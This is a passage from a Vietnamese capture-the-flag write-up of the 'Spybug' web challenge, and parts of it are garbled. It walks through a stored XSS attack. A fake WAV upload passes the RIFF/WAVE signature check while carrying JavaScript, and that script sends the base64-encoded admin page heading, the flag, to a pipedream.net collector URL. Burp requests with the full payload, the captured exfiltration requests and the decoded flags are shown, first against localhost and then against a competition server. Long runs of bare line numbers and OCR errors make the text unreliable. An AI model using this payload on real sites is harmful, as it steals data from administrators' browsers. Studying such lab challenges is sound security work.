    await updateAgentDetails(req.params.identifier, hostname, platform, arch);
    res.sendStatus(200);
  }
);

```

1 x +

Send
Cancel
< >

Ta

### Request

Pretty
Raw
Hex

```

1 POST
2 /agents/details/48bb3dd1-94f5-487b-b61f-66cf0940dfd9/b7
3 c31ca4-5544-40aa-bc93-f71b3767c8b6 HTTP/1.1
4 Host: localhost:7777
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
7 AppleWebKit/537.36 (KHTML, like Gecko)
8 Chrome/114.0.5735.91 Safari/537.36
9 Accept:
10 text/html,application/xhtml+xml,application/xml;q=0.9,
11 image/avif,image/webp,image/apng,*/*;q=0.8,application/
12 signed-exchange;q=0.7
13 Sec-Fetch-Site: none
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 sec-ch-ua:
18 sec-ch-ua-mobile: ?0
19 sec-ch-ua-platform: ""
20 Accept-Encoding: gzip, deflate
21 Accept-Language: en-US,en;q=0.9
22 Cookie: connect.sid=
23 s%3AM8t1Hi9AKyJAvoHPHXPdUBenOyl5a5QQ.SYAOwHwIEKn23r47%2
24 BA1DdHxse2D%2BU6XRvoahDKWgu8o
25 Connection: close
26 Content-Type: application/json
27 Content-Length: 80
28
29 {
30   "hostname": "<h1>test</h1>",
31   "platform": "<h2>test</h2>",
32   "arch": "<h3>test</h3>"
33 }

```

### Response

Pretty
Raw
Hex
Render

```

1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Content-Security-Policy: script-src 'self';
4 frame-ancestors 'none'; object-src 'none'; base-uri
5 'none';
6 Cache-Control: no-cache, no-store, must-revalidate
7 Pragma: no-cache
8 Expires: 0
9 Content-Type: text/plain; charset=utf-8
10 Content-Length: 2
11 ETag: W/"2-n009QiTIwXgNtWtBJezz8kv3SLc"
12 Date: Sun, 04 Jun 2023 11:41:23 GMT
13 Connection: close
14
15 OK

```

- Ta đưa thử các thông tin mà không được lọc vào 1 dạng json

Spybug v1
Log-out

Welcome back flag(fake\_flag\_for\_testing)

Agents

ID	Hostname	Platform	Arch
48bb3dd1-94f5-487b-b61f-66cf0940dfd9	test	test	test

Recordings
No recordings

- Vậy là có thể thực hiện tấn công XSS tại trang của admin
- Nếu thực hiện store XSS và lấy về nội dung tại trang của admin được không ?

Request		Response	
Pretty	Raw	Pretty	Raw
<pre> 1 POST 2 /agents/details/48bb3dd1-94f5-487b-b61f-66cf0940dfd9/b7 3 c31ca4-5544-40aa-bc93-f71b3767c8b6 HTTP/1.1 4 Host: localhost:7777 5 Upgrade-Insecure-Requests: 1 6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) 7 AppleWebKit/537.36 (KHTML, like Gecko) 8 Chrome/114.0.5735.91 Safari/537.36 9 Accept: 10 text/html,application/xhtml+xml,application/xml;q=0.9,i 11 mage/avif,image/webp,image/apng,*/*;q=0.8,application/s 12 igned-exchange;q=0.7 13 Sec-Fetch-Site: none 14 Sec-Fetch-Mode: navigate 15 Sec-Fetch-User: ?1 16 Sec-Fetch-Dest: document 17 sec-ch-ua: 18 sec-ch-ua-mobile: ?0 19 sec-ch-ua-platform: "" 20 Accept-Encoding: gzip, deflate 21 Accept-Language: en-US,en;q=0.9 22 Cookie: connect.sid= 23 st3AM8t1Hi9AKyJavohpHXPdUBenOyl5a5QQ.SYA0wHvIEKn23r47t2 24 BalDdHxse2D42BU6KXroahDKWgu8o 25 Connection: close 26 Content-Type: application/json 27 Content-Length: 170 28 { 29   "hostname": "location.href=https:// 30   eoho5kouwg6dgp0.m.pipedream.net/?flag= 31   "+btoa(document.getElementsByTagName("h2")", 32   "platform": "&lt;h2&gt;test&lt;/h2&gt;", 33   "arch": "&lt;h3&gt;test&lt;/h3&gt;" 34 } </pre>		<pre> 1 HTTP/1.1 400 Bad Request 2 X-Powered-By: Express 3 Content-Security-Policy: default-src 'none' 4 X-Content-Type-Options: nosniff 5 Content-Type: text/html; charset=utf-8 6 Content-Length: 964 7 Date: Sun, 04 Jun 2023 11:46:20 GMT 8 Connection: close 9 10 &lt;!DOCTYPE html&gt; 11 &lt;html lang="en"&gt; 12   &lt;head&gt; 13     &lt;meta charset="utf-8"&gt; 14     &lt;title&gt; 15       Error 16     &lt;/title&gt; 17   &lt;/head&gt; 18   &lt;body&gt; 19     &lt;pre&gt; 20       SyntaxError: Expected {#39;,{#39; or {#39;}{#39; 21       after property value in JSON at position 28&lt;br&gt; 22         {#39;{#39;at JSON.parse (&lt;lt;anonymous&gt;){&lt;br&gt; 23         {#39;{#39;at parse 24         (/app/node_modules/body-parser/lib/types/json.js: 25         89:19)&lt;br&gt; 26         {#39;{#39;at 27         /app/node_modules/body-parser/lib/read.js:128:18&lt;br&gt; 28         {#39;{#39;at AsyncResource.runInAsyncScope 29         (node:async_hooks:203:9)&lt;br&gt; 30         {#39;{#39;at invokeCallback 31         (/app/node_modules/raw-body/index.js:231:16)&lt;br&gt; 32         {#39;{#39;at done 33         (/app/node_modules/raw-body/index.js:220:7)&lt;br&gt; 34         {#39;{#39;at IncomingMessage.onEnd 35         (/app/node_modules/raw-body/index.js:280:7)&lt;br&gt; 36         {#39;{#39;at IncomingMessage.emit 37         (node:events:513:28)&lt;br&gt; 38         {#39;{#39;at endReadableNT 39         (node:internal/streams/readable:1359:12)&lt;br&gt; 40         {#39;{#39;at 41         process.processTicksAndRejections 42         (node:internal/process/task_queues:82:21) </pre>	

- Ta truyền URL vào trực tiếp để attack thì không được
- Có vẻ cơ chế truyền file JSON trực tiếp không cho phép thực hiện
- Xem qua chức năng upload của web

```

router.post(
  "/agents/upload/:identifier/:token",
  authAgent,
  multerUpload.single("recording"),
  async (req, res) => {
    if (!req.file) return res.sendStatus(400);

    const filepath = path.join("./uploads/", req.file.filename);
    const buffer = fs.readFileSync(filepath).toString("hex");

    if (!buffer.match(/52494646[a-z0-9]{8}57415645/g)) {
      fs.unlinkSync(filepath);
      return res.sendStatus(400);
    }

    await createRecording(req.params.identifier, req.file.filename);
    res.send(req.file.filename);
  }
);

```

- Các request sẽ đính kèm một file, và xét điều kiện của file và trả về



Tuy nhiên file sẽ yêu cầu phải là một dạng recording

```
const multerUpload = multer({
  storage: storage,
  fileFilter: (req, file, cb) => {
    if (
      file.mimetype === "audio/wave" &&
      path.extname(file.originalname) === ".wav"
    ) {
      cb(null, true);
    } else {
      return cb(null, false);
    }
  },
});
```

- Nó phải có Type là audio/wave
- Và file đó phải có đuôi dạng là “.wav”
- Kể đến phải có một buffer đính kèm có regex filter, nếu tra bảng ASCII ta có thể kết luận dạng buffer là: RIFF[a-z0-9]{8}WAVE
- Đi kèm đó là cơ chế gửi nhiều file cùng lúc, khi đó ta chỉnh sửa lại request

Dec	Bin	Hex	Char	Dec	Bin	Hex	Char	Dec	Bin	Hex	Char	Dec	Bin	Hex	Char
0	0000 0000	00	[NUL]	32	0010 0000	20	space	64	0100 0000	40	@	96	0110 0000	60	`
1	0000 0001	01	[SOH]	33	0010 0001	21	!	65	0100 0001	41	A	97	0110 0001	61	a
2	0000 0010	02	[STX]	34	0010 0010	22	"	66	0100 0010	42	B	98	0110 0010	62	b
3	0000 0011	03	[ETX]	35	0010 0011	23	#	67	0100 0011	43	C	99	0110 0011	63	c
4	0000 0100	04	[EOT]	36	0010 0100	24	\$	68	0100 0100	44	D	100	0110 0100	64	d
5	0000 0101	05	[ENQ]	37	0010 0101	25	%	69	0100 0101	45	E	101	0110 0101	65	e
6	0000 0110	06	[ACK]	38	0010 0110	26	&	70	0100 0110	46	F	102	0110 0110	66	f
7	0000 0111	07	[BEL]	39	0010 0111	27	'	71	0100 0111	47	G	103	0110 0111	67	g
8	0000 1000	08	[BS]	40	0010 1000	28	(	72	0100 1000	48	H	104	0110 1000	68	h
9	0000 1001	09	[TAB]	41	0010 1001	29	)	73	0100 1001	49	I	105	0110 1001	69	i
10	0000 1010	0A	[LF]	42	0010 1010	2A	*	74	0100 1010	4A	J	106	0110 1010	6A	j
11	0000 1011	0B	[VT]	43	0010 1011	2B	+	75	0100 1011	4B	K	107	0110 1011	6B	k
12	0000 1100	0C	[FF]	44	0010 1100	2C	,	76	0100 1100	4C	L	108	0110 1100	6C	l
13	0000 1101	0D	[CR]	45	0010 1101	2D	-	77	0100 1101	4D	M	109	0110 1101	6D	m
14	0000 1110	0E	[SO]	46	0010 1110	2E	.	78	0100 1110	4E	N	110	0110 1110	6E	n
15	0000 1111	0F	[SI]	47	0010 1111	2F	/	79	0100 1111	4F	O	111	0110 1111	6F	o
16	0001 0000	10	[DLE]	48	0011 0000	30	0	80	0101 0000	50	P	112	0111 0000	70	p
17	0001 0001	11	[DC1]	49	0011 0001	31	1	81	0101 0001	51	Q	113	0111 0001	71	q
18	0001 0010	12	[DC2]	50	0011 0010	32	2	82	0101 0010	52	R	114	0111 0010	72	r
19	0001 0011	13	[DC3]	51	0011 0011	33	3	83	0101 0011	53	S	115	0111 0011	73	s
20	0001 0100	14	[DC4]	52	0011 0100	34	4	84	0101 0100	54	T	116	0111 0100	74	t
21	0001 0101	15	[NAK]	53	0011 0101	35	5	85	0101 0101	55	U	117	0111 0101	75	u
22	0001 0110	16	[SYN]	54	0011 0110	36	6	86	0101 0110	56	V	118	0111 0110	76	v
23	0001 0111	17	[ETB]	55	0011 0111	37	7	87	0101 0111	57	W	119	0111 0111	77	w
24	0001 1000	18	[CAN]	56	0011 1000	38	8	88	0101 1000	58	X	120	0111 1000	78	x
25	0001 1001	19	[EM]	57	0011 1001	39	9	89	0101 1001	59	Y	121	0111 1001	79	y
26	0001 1010	1A	[SUB]	58	0011 1010	3A	:	90	0101 1010	5A	Z	122	0111 1010	7A	z
27	0001 1011	1B	[ESC]	59	0011 1011	3B	;	91	0101 1011	5B	[	123	0111 1011	7B	{
28	0001 1100	1C	[FS]	60	0011 1100	3C	<	92	0101 1100	5C	\	124	0111 1100	7C	
29	0001 1101	1D	[GS]	61	0011 1101	3D	=	93	0101 1101	5D	]	125	0111 1101	7D	}
30	0001 1110	1E	[RS]	62	0011 1110	3E	>	94	0101 1110	5E	^	126	0111 1110	7E	~
31	0001 1111	1F	[US]	63	0011 1111	3F	?	95	0101 1111	5F	_	127	0111 1111	7F	[DEL]

- Xem thử bảng ASCII

### Request

Pretty

Raw

Hex

ln

1

POST /agents/upload/48bb3dd1-94f5-487b-b61f-66cf0940dfd9/b7c31ca4-5544-40aa-bc93-f71b3767c8b6

2

HTTP/1.1

3

Host: localhost:7777

4

Upgrade-Insecure-Requests: 1

5

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5735.91 Safari/537.36

6

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7

7

Sec-Fetch-Site: none

8

Sec-Fetch-Mode: navigate

9

Sec-Fetch-User: ?1

10

Sec-Fetch-Dest: document

11

sec-ch-ua:

12

sec-ch-ua-mobile: ?0

13

sec-ch-ua-platform: ""

14

Accept-Encoding: gzip, deflate

15

Accept-Language: en-US,en;q=0.9

16

Cookie: connect.sid=s13AN5U1H19AKy0kVohpHXPdUBenOyl5a5QQ.SYA0wHwIEKn23r47%2BA1DdHxse2D%2BU6XRvoahDKWgu8o

17

Connection: close

18

Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryqcmKv31L2ZLG0ddg

19

Content-Length: 331

20

-----WebKitFormBoundaryqcmKv31L2ZLG0ddg

21

Content-Disposition: form-data; name="recording";filename="test.wav"

22

Content-type: audio/wave

23

var s = "RIFF@@@@WAVE";

24

location.href="https://eoho5kouwg6dgp0.m.pipedream.net/?flag="+btoa(document.getElementsByTagName("h2")[0].textContent);

25

-----WebKitFormBoundaryqcmKv31L2ZLG0ddg--

26

### Response

Pretty

Raw

Hex

Render

1

HTTP/1.1 200 OK

2

X-Powered-By: Express

3

Content-Security-Policy: script-src 'self'; frame-ancestors 'none';

4

Cache-Control: no-cache, no-store, must-revalidate

5

Pragma: no-cache

6

Expires: 0

7

Content-Type: text/html; charset=utf-8

8

Content-Length: 36

9

ETag: W/"24-48hF7etdJl1VpyebTsTKMnA+C2c"

10

Date: Sun, 04 Jun 2023 11:56:20 GMT

11

Connection: close

12

13

b300d2f1-1a27-4e93-a327-b4ead6710a08

- Sau đó ta truyền payload vào trang web
- Khi đó trên admin đã thấy có 1 file wav được cập nhật lên và có tên file là một dạng mã hoá

Spybug v1

Log-out

Welcome back flag(fake\_flag\_for\_testing)

Agents

ID	Hostname	Platform	Arch
48bb3dd1-94f5-487b-b61f-66cf0940dfd9	test	test	test

Recordings

Agent ID

Audio

48bb3dd1-94f5-487b-b61f-66cf0940dfd9

▶ 0:00 / 0:00

🔊



⋮

- Ta truy cập vào file audio thì ta thấy sẽ kích hoạt việc gọi đến một URL đã truyền vào khi tạo file





- Đây là payload ta dùng để tấn công khi đã dùng ở local thì ta xác định được flag sẽ lưu ở h2
- Bằng cách đó ta thực hiện tấn công XSS bằng cách gọi lại tên file đã tạo và đợi việc truy cập vào file audio đã truyền lên



- Khi kiểm tra thì thấy bị mất thông tin hostna,e

✓	HTTP	GET /?flag=V2VsY29tZSBiYWNRIGZsYWd7ZmFrZV9mbGFuX2Zvc190ZXN0aW5nfQ==	12:22:27 AM	▼ event: {6} client_ip: 14.241.237.198 ▶ headers: {9} method: GET path: / ▼ query: {1} flag: V2VsY29tZSBiYWNRIGZsYWd7ZmFrZV9mbGFuX2Zvc190ZXN0aW5nfQ== Copy Path Copy Value url: https://eohoSkoung6dgp0.m.pipedream.net/?flag=V2VsY29tZSBiYWNRIGZsYWd7ZmFrZV9mbGFuX2Zvc190ZXN0aW5nfQ==
✓	HTTP	GET /?flag=V2VsY29tZSBiYWNRIGZsYWd7ZmFrZV9mbGFuX2Zvc190ZXN0aW5nfQ==	12:21:27 AM	
✓	HTTP	GET /?flag=V2VsY29tZSBiYWNRIGZsYWd7ZmFrZV9mbGFuX2Zvc190ZXN0aW5nfQ==	12:20:27 AM	
✓	HTTP	GET /?flag=V2VsY29tZSBiYWNRIGZsYWd7ZmFrZV9mbGFuX2Zvc190ZXN0aW5nfQ==	12:19:27 AM	
✱	HTTP	GET /?flag=V2VsY29tZSBiYWNRIGZsYWd7ZmFrZV9mbGFuX2Zvc190ZXN0aW5nfQ==	12:13:27 AM	

- Đây là request nhận được

## Decode from Base64 format

Simply enter your data then push the decode button.

V2VsY29tZSBiYWNRIGZsYWd7ZmFrZV9mbGFuX2Zvc190ZXN0aW5nfQ==

📁 For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 ▼ Source character set.

☐ Decode each line separately (useful for when you have multiple entries).

☒ Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

< **DECODE** > Decodes your data into the area below.

Welcome back flag{fake\_flag\_for\_testing}

- Sử dụng decode base64 là có được flag
- Vậy là ta có thể khai thác để lấy được flag từ phía admin mà không cần đăng nhập
- Thực hiện tương tự trên webserver ta có

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre> 1 POST /agents/upload/3616efb6-7a54-403c-8349-54543a5ac0da/d3601b6b-6223-4a9f-a352-55bbc9fd85ab HTTP/1.1 2 Host: 45.122.249.68:20014 3 Upgrade-Insecure-Requests: 1 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.5672.93 Safari/537.36 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 6 Accept-Encoding: gzip, deflate 7 Accept-Language: en-US,en;q=0.9 8 Cookie: connect.sid=s%3AvFqY45CyIqc41fzIzbqdk30bSHjf6eU.BftjTwJc3mZyg30EW4LnoZj8rIIId%2B5k2FN7LE4wLDFHA; PHPSESSID=cb14cdf98f375782e7b287354dab539 9 Connection: close 10 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryqcmKv31L2ZLG0ddg 11 Content-Length: 329 12 13 -----WebKitFormBoundaryqcmKv31L2ZLG0ddg 14 Content-Disposition: form-data; name="recording"; filename="test.wav" 15 Content-type: audio/wave 16 17 var s = "RIFF0000WAVE"; 18 location.href='https://eohoSkoung6dgp0.m.pipedream.net/?flag="+btoa(document.getElementsByTagName("h2")[0].textContent)'; 19 -----WebKitFormBoundaryqcmKv31L2ZLG0ddg-- </pre>				<pre> 1 HTTP/1.1 200 OK 2 x-powered-by: Express 3 content-security-policy: script-src 'self'; frame-ancestors 'nc 4 cache-control: no-cache, no-store, must-revalidate 5 pragma: no-cache 6 expires: 0 7 content-type: text/html; charset=utf-8 8 content-length: 36 9 etag: W/"24-oyXxr0DFWq2k40koEYtF2n2FfaQ" 10 set-cookie: connect.sid=s%3AmYTUG0xW6ZUpaEKPYPYRnGKZ8qKNYo2_ST.z2     Path=/; HttpOnly 11 date: Sun, 04 Jun 2023 09:25:15 GMT 12 keep-alive: timeout=5 13 connection: close 14 15 d63098a4-bde9-4386-9ab0-57676b6f5390 </pre>			

- Ta đưa payload chuẩn bị lúc này vào

Send

Cancel

< ▾

> ▾

Request

Pretty

Raw

Hex

1

POST /agents/details/3616efb6-7a54-403c-8349-54543a5ac8da/d3601b6b-6223-4a9f-a352-55bbc9fd85ab HTTP/1.1

2

Host: 45.122.249.68:20014

3

Upgrade-Insecure-Requests: 1

4

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.5672.93 Safari/537.36

5

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7

6

Accept-Encoding: gzip, deflate

7

Accept-Language: en-US,en;q=0.9

8

Cookie: connect.sid=s%3AvFoqV45CyIqc41fzIzbqdk30bSHJf6eU.BftjTwJc3mZyg30EW4LnoZj8rIID%2B5%2FN7LE4wLDFHA; PHPSESSID=cb14ccdf98f375782e7b287354dab539

9

Connection: close

10

Content-Type: application/json

11

Content-Length: 120

12

13

14

15

16

17

18

19

20

21

22

23

24

25

26

27

28

29

30

31

32

33

34

35

36

37

38

39

40

41

42

43

44

45

46

47

48

49

50

51

52

53

54

55

56

57

58

59

60

61

62

63

64

65

66

67

68

69

70

71

72

73

74

75

76

77

78

79

80

81

82

83

84

85

86

87

88

89

90

91

92

93

94

95

96

97

98

99

100

101

102

103

104

105

106

107

108

109

110

111

112

113

114

115

116

117

118

119

120

121

122

123

124

125

126

127

128

129

130

131

132

133

134

135

136

137

138

139

140

141

142

143

144

145

146

147

148

149

150

151

152

153

154

155

156

157

158

159

160

161

162

163

164

165

166

167

168

169

170

171

172

173

174

175

176

177

178

179

180

181

182

183

184

185

186

187

188

189

190

191

192

193

194

195

196

197

198

199

200

201

202

203

204

205

206

207

208

209

210

211

212

213

214

215

216

217

218

219

220

221

222

223

224

225

226

227

228

229

230

231

232

233

234

235

236

237

238

239

240

241

242

243

244

245

246

247

248

249

250

251

252

253

254

255

256

257

258

259

260

261

262

263

264

265

266

267

268

269

270

271

272

273

274

275

276

277

278

279

280

281

282

283

284

285

286

287

288

289

290

291

292

293

294

295

296

297

298

299

300

301

302

303

304

305

306

307

308

309

310

311

312

313

314

315

316

317

318

319

320

321

322

323

324

325

326

327

328

329

330

331

332

333

334

335

336

337

338

339

340

341

342

343

344

345

346

347

348

349

350

351

352

353

354

355

356

357

358

359

360

361

362

363

364

365

366

367

368

369

370

371

372

373

374

375

376

377

378

379

380

381

382

383

384

385

386

387

388

389

390

391

392

393

394

395

396

397

398

399

400

401

402

403

404

405

406

407

408

409

410

411

412

413

414

415

416

417

418

419

420

421

422

423

424

425

426

427

428

429

430

431

432

433

434

435

436

437

438

439

440

441

442

443

444

445

446

447

448

449

450

451

452

453

454

455

456

457

458

459

460

461

462

463

464

465

466

467

468

469

470

471

472

473

474

475

476

477

478

479

480

481

482

483

484

485

486

487

488

489

490

491

492

493

494

495

496

497

498

499

500

501

502

503

504

505

506

507

508

509

510

511

512

513

514

515

516

517

518

519

520

521

522

523

524

525

526

527

528

529

530

531

532

533

534

535

536

537

538

539

540

541

542

543

544

545

546

547

548

549

550

551

552

553

554

555

556

557

558

559

560

561

562

563

564

565

566

567

568

569

570

571

572

573

574

575

576

577

578

579

580

581

582

583

584

585

586

587

588

589

590

591

592

593

594

595

596

597

598

599

600

601

602

603

604

605

606

607

608

609

610

611

612

613

614

615

616

617

618

619

620

621

622

623

624

625

626

627

628

629

630

631

632

633

634

635

636

637

638

639

640

641

642

643

644

645

646

647

648

649

650

651

652

653

654

655

656

657

658

659

660

661

662

663

664

665

666

667

668

669

670

671

672

673

674

675

676

677

678

679

680

681

682

683

684

685

686

687

688

689

690

691

692

693

694

695

696

697

698

699

700

701

702

703

704

705

706

707

708

709

710

711

712

713

714

715

716

717

718

719

720

721

722

723

724

725

726

727

728

729

730

731

732

733

734

735

736

737

738

739

740

741

742

743

744

745

746

747

748

749

750

751

752

753

754

755

756

757

758

759

760

761

762

763

764

765

766

767

768

769

770

771

772

773

774

775

776

777

778

779

780

781

782

783

784

785

786

787

788

789

790

791

792

793

794

795

796

797

798

799

800

801

802

803

804

805

806

807

808

809

810

811

812

813

814

815

816

817

818

819

820

821

822

823

824

825

826

827

828

829

830

831

832

833

834

835

836

837

838

839

840

841

842

843

844

845

846

847

848

849

850

851

852

853

854

855

856

857

858

859

860

861

862

863

864

865

866

867

868

869

870

871

872

873

874

875

876

877

878

879

880

881

882

883

884

885

886

887

888

889

890

891

892

893

894

895

896

897

898

899

900

901

902

903

904

905

906

907

908

909

910

911

912

913

914

915

916

917

918

919

920

921

922

923

924

925

926

927

928

929

930

931

932

933

934

935

936

937

938

939

940

941

942

943

944

945

946

947

948

949

950

951

952

953

954

955

956

957

958

959

960

961

962

963

964

965

966

967

968

969

970

971

972

973

974

975

976

977

978

979

980

981

982

983

984

985

986

987

988

989

990

991

992

993

994

995

996

997

998

999

1000

1

POST /agents/details/3616efb6-7a54-403c-8349-54543a5ac8da/d3601b6b-6223-4a9f-a352-55bbc9fd85ab HTTP/1.1

2

Host: 45.122.249.68:20014

3

Upgrade-Insecure-Requests: 1

4

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.5672.93 Safari/537.36

5

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7

6

Accept-Encoding: gzip, deflate

7

Accept-Language: en-US,en;q=0.9

8

Cookie: connect.sid=s%3AvFoqV45CyIqc41fzIzbqdk30bSHJf6eU.BftjTwJc3mZyg30EW4LnoZj8rIID%2B5%2FN7LE4wLDFHA; PHPSESSID=cb14ccdf98f375782e7b287354dab539

9

Connection: close

10

Content-Type: application/json

11

Content-Length: 120

12

13

14

15

16

17

18

19

20

21

22

23

24

25

26

27

28

29

30

31

32

33

34

35

36

37

38

39

40

41

42

43

44

45

46

47

48

49

50

51

52

53

54

55

56

57

58

59

60

61

62

63

64

65

66

67

68

69

70

71

72

73

74

75

76

77

78

79

80

81

82

83

84

85

86

87

88

89

90

91

92

93

94

95

96

97

98

99

100

101

102

103

104

105

106

107

108

109

110

111

112

113

114

115

116

117

118

119

120

121

122

123

124

125

126

127

128

129

130

131

132

133

134

135

136

137

138

139

140

141

142

143

144

145

146

147

148

149

150

151

152

153

154

155

156

157

158

159

160

161

162

163

164

165

166

167

168

169

170

171

172

173

174

175

176

177

178

179

180

181

182

183

184

185

186

187

188

189

190

191

192

193

194

195

196

197

198

199

200

201

202

203

204

205

206

207

208

209

210

211

212

213

214

215

216

217

218

219

220

221

222

223

224

225

226

227

228

229

230

231

232

233

234

235

236

237

238

239

240

241

242

243

244

245

246

247

248

249

250

251

252

253

254

255

256

257

258

259

260

261

262

263

264

265

266

267

268

269

270

271

272

273

274

275

276

277

278

279

280

281

282

283

284

285

286

287

288

289

290

291

292

293


294

295

## Decode from Base64 format


Simply enter your data then push the decode button.



```
V2VsY29tZSBiYWNRlGZsYWd7bWltZV9zbmlmZmluZ19pc19jb29sX3JpZ2h0Pz8/fQ==
```

 For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8  Source character set.

☐ Decode each line separately (useful for when you have multiple entries).


 Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

 **DECODE**  Decodes your data into the area below.


```
Welcome back flag{mime_sniffing_is_cool_right???
```

Flag: flag{mime\_sniffing\_is\_cool\_right???


## 5. Flappy Bird

**CHALLENGE** 43 SOLVES 

**FLAPPY BIRD**

